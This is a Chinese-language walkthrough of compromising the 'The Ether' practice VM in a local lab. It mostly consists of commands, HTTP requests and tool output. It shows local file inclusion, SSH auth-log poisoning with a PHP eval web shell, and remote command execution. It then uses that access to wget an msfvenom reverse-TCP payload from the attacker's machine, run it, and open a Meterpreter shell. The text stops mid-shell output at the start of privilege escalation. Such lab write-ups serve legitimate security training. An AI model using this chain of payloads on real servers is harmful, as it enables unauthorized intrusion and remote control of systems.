


准备

攻击机: kali: ip : 192.168.91.128 NAT

靶机: evilsience: NAT

<http://download1632.mediafire.com/kz9dyi7t4mlg/502nbnbkarsoisb/theEther.zip>



信息搜集与利用

主机发现

ip 扫描: nmap 192.168.91.* 粗略扫描出靶机ip地址: 192.168.91.141

```
Nmap scan report for 192.168.91.141
```

```
nmap -O -sV -A -T5 192.168.91.141
```

```

root@kali:~# nmap -O -sV -A -T5 192.168.91.141
Starting Nmap 7.91 ( https://nmap.org ) at 2021-09-17 14:18 CST
Nmap scan report for 192.168.91.141
Host is up (0.00090s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.2p2 Ubuntu 4ubuntu2.2 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|_   2048 12:09:bc:b1:5c:c9:bd:c3:ca:0f:b1:d5:c3:7d:98:1e (RSA)
|_   256 de:77:4d:81:a0:93:da:00:53:3d:4a:30:bd:7e:35:7d (ECDSA)
|_   256 86:6c:7c:4b:04:7e:57:4f:68:16:a9:74:4c:0d:2f:56 (ED25519)
80/tcp    open  http     Apache httpd 2.4.18 ((Ubuntu))
|_ _http-server-header: Apache/2.4.18 (Ubuntu)
|_ _http-title: The Ether
MAC Address: 00:0C:29:75:AF:1C (VMware)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT      ADDRESS
1   0.90 ms  192.168.91.141

```

扫描得到 22:ssh端口, 80:web服务端口

<http://192.168.91.141>



浏览一下每个页面:



看每个页面的源代码也没有什么有用的信息。

目录扫描

dirsearch 和 kali 自带 dirb 对比结果:

python3 dirsearch.py -u <http://192.168.91.141/>

```
root@kali:~/dirsearch# python3 dirsearch.py -u http://192.168.91.141/
```

Training Kali Tools v0.4.1

Kali Tools v0.4.1

Kali Forums

NetHunter

Offensive Security

Exploit-DB

Extensions: php, aspx, jsp, html, js | **HTTP method:** GET | **Threads:** 30 | **Wordlist size:** 10877

Output File: /root/dirsearch/reports/192.168.91.141/_21-09-17_14-29-53.txt

Error Log: /root/dirsearch/logs/errors-21-09-17_14-29-53.log

Target: http://192.168.91.141/

[14:29:54] Starting:

```
[14:29:54] 403 - 300B - /.ht_wsr.txt
[14:29:54] 403 - 303B - /.htaccess.orig
[14:29:54] 403 - 303B - /.htaccess.bak1
[14:29:54] 403 - 303B - /.htaccess.save
[14:29:54] 403 - 305B - /.htaccess.sample
[14:29:54] 403 - 304B - /.htaccess_extra
[14:29:54] 403 - 302B - /.htaccessOLD2
[14:29:54] 403 - 301B - /.htaccessOLD
[14:29:54] 403 - 301B - /.htaccess_sc
[14:29:54] 403 - 301B - /.htaccessBAK
[14:29:54] 403 - 303B - /.htaccess_orig
[14:29:54] 403 - 294B - /.html
[14:29:54] 403 - 303B - /.htpasswd_test
[14:29:54] 403 - 293B - /.htm
[14:29:54] 403 - 299B - /.htpasswd
[14:29:54] 403 - 300B - /.httr-oauth
[14:29:55] 403 - 293B - /.php
[14:29:55] 403 - 294B - /.php3
[14:29:57] 200 - 6KB - /about.php
[14:30:02] 200 - 0B - /images/
[14:30:02] 301 - 317B - /images → http://192.168.91.141/images/
[14:30:03] 200 - 6KB - /index.php
[14:30:03] 200 - 6KB - /index.php/login/
[14:30:05] 403 - 302B - /server-status
[14:30:05] 403 - 303B - /server-status/
```

Task Completed

```
root@kali:~/dirsearch# dirb http://192.168.91.141/
```

The Ether

Prolonging life one fiber at a time.

HOME

```
START_TIME: Fri Sep 17 14:30:39 2021
URL_BASE: http://192.168.91.141/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----

GENERATED WORDS: 4612

--- Scanning URL: http://192.168.91.141/ ---
=> DIRECTORY: http://192.168.91.141/images/
+ http://192.168.91.141/index.php (CODE:200|SIZE:6049)
=> DIRECTORY: http://192.168.91.141/layout/
+ http://192.168.91.141/server-status (CODE:403|SIZE:302)

--- Entering directory: http://192.168.91.141/images/ ---
=> DIRECTORY: http://192.168.91.141/images/demo/
+ http://192.168.91.141/images/index.html (CODE:200|SIZE:0)

--- Entering directory: http://192.168.91.141/layout/ ---
+ http://192.168.91.141/layout/index.html (CODE:200|SIZE:0)
=> DIRECTORY: http://192.168.91.141/layout/scripts/
=> DIRECTORY: http://192.168.91.141/layout/styles/

--- Entering directory: http://192.168.91.141/images/demo/ ---
=> DIRECTORY: http://192.168.91.141/images/demo/backgrounds/
=> DIRECTORY: http://192.168.91.141/images/demo/gallery/
+ http://192.168.91.141/images/demo/index.html (CODE:200|SIZE:0)

--- Entering directory: http://192.168.91.141/layout/scripts/ ---
+ http://192.168.91.141/layout/scripts/index.html (CODE:200|SIZE:0)

--- Entering directory: http://192.168.91.141/layout/styles/ ---
=> DIRECTORY: http://192.168.91.141/layout/styles/fonts/
+ http://192.168.91.141/layout/styles/index.html (CODE:200|SIZE:0)

--- Entering directory: http://192.168.91.141/images/demo/backgrounds/ ---
+ http://192.168.91.141/images/demo/backgrounds/index.html (CODE:200|SIZE:0)

--- Entering directory: http://192.168.91.141/images/demo/gallery/ ---
+ http://192.168.91.141/images/demo/gallery/index.html (CODE:200|SIZE:0)

--- Entering directory: http://192.168.91.141/layout/styles/fonts/ ---
+ http://192.168.91.141/layout/styles/fonts/index.html (CODE:200|SIZE:0)

-----

END_TIME: Fri Sep 17 14:31:29 2021
DOWNLOADED: 41508 - FOUND: 10
root@kali:~/dirsearch#
```

所有路径打开都是空的!

漏洞发现

之前眼睛没看见url中的信息 ?file=xxxx 这里肯定存在文件包含

<http://192.168.91.141/index.php?file=about.php>

可能存在文件包含, 试试一些常用的路径下文件:

<http://192.168.91.141/index.php?file=/etc/passwd> 失败

发现一些常规的都不行。

github上有开源的字典: 其中有一个: **LFI-Jhaddix.txt**

<https://github.com/danielmiessler/SecLists>

上 bp 爆破

Results Target Positions Payloads Options

? Payload Positions

Configure the positions where payloads will be inserted into the base request. The attack type determines the way in which payloads are assigned to payload positions - see help for full details.

Attack type: Sniper

```
1 GET /index.php?file=$about.php$ HTTP/1.1
2 Host: 192.168.91.141
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:92.0) Gecko/20100101
  Firefox/92.0
4 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
6 Accept-Encoding: gzip, deflate
7 Referer: http://192.168.91.141/index.php?file=research.php
8 Connection: close
9 Upgrade-Insecure-Requests: 1
10 Cache-Control: max-age=0
11
12
```

Add \$

Clear \$

Auto \$

Refresh



Search...


0 matches

Pretty

Clear

1 payload position

Length: 487



这些是 ssh的日志文件!

来试试 访问一下是否会记录上日志

ssh root@192.168.91.141 随便输密码

```

root@kali:~# ssh root@192.168.91.141
root@192.168.91.141's password:
Permission denied, please try again.
root@192.168.91.141's password:
Permission denied, please try again.
root@192.168.91.141's password:
root@192.168.91.141: Permission denied (publickey,password).
root@kali:~#

```


1 x ...

Send Cancel < > Follow redirection

Target: http://192.168.91.141

Request

Raw Params Headers Hex

```
1 GET /index.php?file=/var/log/auth.log HTTP/1.1
2 Host: 192.168.91.141
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:92.0)
  Gecko/20100101 Firefox/92.0
4 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language:
  zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
6 Accept-Encoding: gzip, deflate
7 Referer: http://192.168.91.141/index.php?file=research.php
8 Connection: close
9 Upgrade-Insecure-Requests: 1
10 Cache-Control: max-age=0
```

Response

Raw Headers Hex Render

```
1798 her CRON[2404]: pam_unix(cron:session): session opened for user root by (uid=0)
1799 her CRON[2404]: pam_unix(cron:session): session closed for user root
1800 her CRON[2534]: pam_unix(cron:session): session opened for user root by (uid=0)
1801 her CRON[2534]: pam_unix(cron:session): session closed for user root
1802 her sshd[29659]: Invalid user from 192.168.91.128
1803 her sshd[29659]: input_userauth_request: invalid user [preauth]
1804 her sshd[29659]: Failed none for invalid user from 192.168.91.128 port 49056 ssh2
1805 her sshd[29659]: Failed password for invalid user from 192.168.91.128 port 49056 ssh2
1806 her sshd[29659]: Failed password for invalid user from 192.168.91.128 port 49056 ssh2
1807 her sshd[29659]: Connection closed by 192.168.91.128 port 49056 [preauth]
1808 her CRON[29692]: pam_unix(cron:session): session opened for user root by (uid=0)
1809 her CRON[29692]: pam_unix(cron:session): session closed for user root
1810 her systemd-logind[731]: New seat seat0.
1811 her systemd-logind[731]: Watching system buttons on /dev/input/event0 (Power Button)
1812 her sshd[908]: Server listening on 0.0.0.0 port 22.
1813 her sshd[908]: Server listening on :: port 22.
1814 her sshd[908]: Received SIGHUP: restarting.
1815 her sshd[908]: Server listening on 0.0.0.0 port 22.
1816 her sshd[908]: Server listening on :: port 22.
1817 her sshd[908]: Received SIGHUP: restarting.
1818 her sshd[908]: Server listening on 0.0.0.0 port 22.
1819 her sshd[908]: Server listening on :: port 22.
1820 her sshd[1184]: pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=0
1821 her sshd[1184]: Failed password for root from 192.168.91.128 port 49082 ssh2
1822 her sshd[1184]: Failed password for root from 192.168.91.128 port 49082 ssh2
1823 her sshd[1184]: Connection closed by 192.168.91.128 port 49082 [preauth]
1824 her sshd[1184]: PAM 1 more authentication failure; logname= uid=0 euid=0 tty=ssh
1825
1826
1827
1828 ry
1829 ;//www.os-templates.com/">OS Templates</a>
1830 v.os-templates.com/
1831 under our free template licence terms
1832 w.os-templates.com/template-terms
1833
1834
1835
1836
1837 -8">
1838 >rt" content="width=device-width, initial-scale=1.0, maximum-scale=1.0, user-scalable=no" style="font-size: inherit; line-height: 1.1;">
1839 ;/styles/layout.css" rel="stylesheet" type="text/css" media="all">
1840
```

0 matches Pretty

Done

186,508 bytes | 15 millis


Failed password for root from 192.168.91.128 port 49082 ssh2

Failed password for root from 192.168.91.128 port 49082 ssh2

成功记录到日志当中了来自kali的ip地址。

尝试通过 ssh 登陆写入一句话木马:


ssh '<?php @eval(\$_GET[a]);?>'@192.168.91.141



invalid user 为无效用户名，本来就没有这个用户名

[http://192.168.91.141?file=/var/log/auth.log&a=system\('ls'\);](http://192.168.91.141?file=/var/log/auth.log&a=system('ls');)

将 get 提交的 a 传入 ls 查看是否会将目录下的内容显示出来:



成功：显示出了当前目录下的内容:

images

index.php

layout

licence.txt

research.php

xxxlogauditorxxx.py

发现一个 奇怪的 python文件。

接下来尝试 反弹 shell

shell反弹

本来想传个php大马然而一直没传上去

msf生成一个 shell.elf

msfvenom -p linux/x86/meterpreter/reverse_tcp LHOST=192.168.91.128 LPORT=1234 -f elf > shell.elf

```
root@kali:~# msfvenom -p linux/x86/meterpreter/reverse_tcp LHOST=192.168.91.128 LPORT=1234 -f elf > shell.elf
[-] No platform was selected, choosing Msf::Module::Platform::Linux from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 123 bytes
Final size of elf file: 207 bytes
```

msfconsole

use exploit/multi/handler

show options

set LHOST 192.168.91.128

set LpORT 1234

set payload linux/x86/meterpreter/reverse_tcp

```

msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > show options

Module options (exploit/multi/handler):

  Name  Current Setting  Required  Description
  ----  -
  LHOST  192.168.91.141   yes       The listen address (an interface may be specified)
  LPORT  4444             yes       The listen port

Payload options (generic/shell_reverse_tcp):

  Name  Current Setting  Required  Description
  ----  -
  LHOST  192.168.91.141   yes       The listen address (an interface may be specified)
  LPORT  4444             yes       The listen port

Exploit target:

  Id  Name
  --  --
  0    Wildcard Target

msf6 exploit(multi/handler) > set payload linux/x86/meterpreter/reverse_tcp
payload => linux/x86/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 192.168.91.128
LHOST => 192.168.91.128
msf6 exploit(multi/handler) > set LPORT 1234
LPORT => 1234

```

run

```

msf6 exploit(multi/handler) >
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.91.128:1234

```

?file=/var/log/auth.log&a=system('wget+192.168.91.128/shell.elf'); wget下载shell.elf

?file=/var/log/auth.log&a=system('ls%20-alh'); 查看上传成功没有

```

GET /index.php?file=/var/log/auth.log&a=system('ls%20-alh'); HTTP/1.1
Host: 192.168.91.141
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:92.0) Gecko/20100101 Firefox/92.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Referer: http://192.168.91.141/index.php
Connection: close
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0

1909 192.168.91.128 root 49084 sshd[1186]: Connection closed by 192.168.91.128 port 49084 [prea
1910 192.168.91.128 root 49084 sshd[1186]: PAM 2 more authentication failures: logname= uid=0 e
1911 192.168.91.128 root 49084 sshd[1186]: pam_unix(sshd:auth): check pass; user unknown
1912 192.168.91.128 root 49084 sshd[1186]: Failed password for invalid user total 12M
1913 192.168.91.128 root 49084 sshd[1186]: pam_unix(sshd:auth): check pass; user unknown
1914 192.168.91.128 root 49084 sshd[1186]: Failed password for invalid user total 12M
1915 192.168.91.128 root 49084 sshd[1186]: pam_unix(sshd:auth): check pass; user unknown
1916 192.168.91.128 root 49084 sshd[1186]: Failed password for invalid user total 12M
1917 192.168.91.128 root 49084 sshd[1186]: pam_unix(sshd:auth): check pass; user unknown
1918 192.168.91.128 root 49084 sshd[1186]: Failed password for invalid user total 12M
1919 192.168.91.128 root 49084 sshd[1186]: pam_unix(sshd:auth): check pass; user unknown
1920 192.168.91.128 root 49084 sshd[1186]: Failed password for invalid user total 12M
1921 192.168.91.128 root 49084 sshd[1186]: pam_unix(sshd:auth): check pass; user unknown
1922 192.168.91.128 root 49084 sshd[1186]: Failed password for invalid user total 12M

```

?file=/var/log/auth.log&a=system('chmod +%2bx+shell.elf'); 更改权限

?file=/var/log/auth.log&a=system('./shell.elf'); 运行

```

GET /index.php?file=/var/log/auth.log&a=system('./shell.elf') HTTP/1.1
Host: 192.168.91.141
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:92.0) Gecko/20100101 Firefox/92.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Referer: http://192.168.91.141/index.php
Connection: close
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0

```

msf中成功得到shell

```

[*] Started reverse TCP handler on 192.168.91.128:1234
show options
[*] Sending stage (984904 bytes) to 192.168.91.141
[*] Meterpreter session 1 opened (192.168.91.128:1234 → 192.168.91.141:56056) at 2021-09-18 11:52:50 +0800

meterpreter > show options
[-] Unknown command: show
meterpreter >
meterpreter >

```

getuid

ls

```

meterpreter > getuid
Server username: www-data @ theEther (uid=33, gid=33, euid=33, egid=33)
meterpreter > ls
Listing: /var/www/html/theEther.com/public_html

Mode                Size      Type    Last modified          Name
----                -
100775/rwxrwxr-x    5891     fil     2017-10-24 10:27:00 +0800 about.php
40775/rwxrwxr-x     4096     dir     2017-10-24 09:16:49 +0800 images
100775/rwxrwxr-x    6495     fil     2017-10-24 11:48:27 +0800 index.php
40775/rwxrwxr-x     4096     dir     2017-10-24 09:16:49 +0800 layout
100775/rwxrwxr-x    5006     fil     2017-10-24 09:16:49 +0800 licence.txt
100775/rwxrwxr-x   10641     fil     2017-10-24 10:26:41 +0800 research.php
100755/rwxr-xr-x     207     fil     2021-09-18 11:52:07 +0800 shell.elf
100644/rw-r--r--     207     fil     2021-09-18 11:43:57 +0800 shell.elf.1
100644/rw-r--r--     207     fil     2021-09-18 11:43:57 +0800 shell.elf.2
100644/rw-r--r--     207     fil     2021-09-18 11:43:57 +0800 shell.elf.3
100644/rw-r--r--     207     fil     2021-09-18 11:43:57 +0800 shell.elf.4
106775/rwxrwxr-x  11527272 fil     2017-11-24 11:41:51 +0800 xxxlogauditorxxx.py
meterpreter >

```

接下来执行那个 xxxlogauditorxxx.py

输入 shell

python -c "import pty;pty.spawn('bin/bash')" 失败，算了试试直接执行 xxxlogauditorxxx.py

sudo ./xxxlogauditorxxx.py

回车一下

```

meterpreter > shell
Process 1806 created.
Channel 2 created.
ls
ls -l 9542.c dirty.c index.html index.nginx-debian.html php-
about.php /var/www/html# ip add
images <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOW
index.php loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
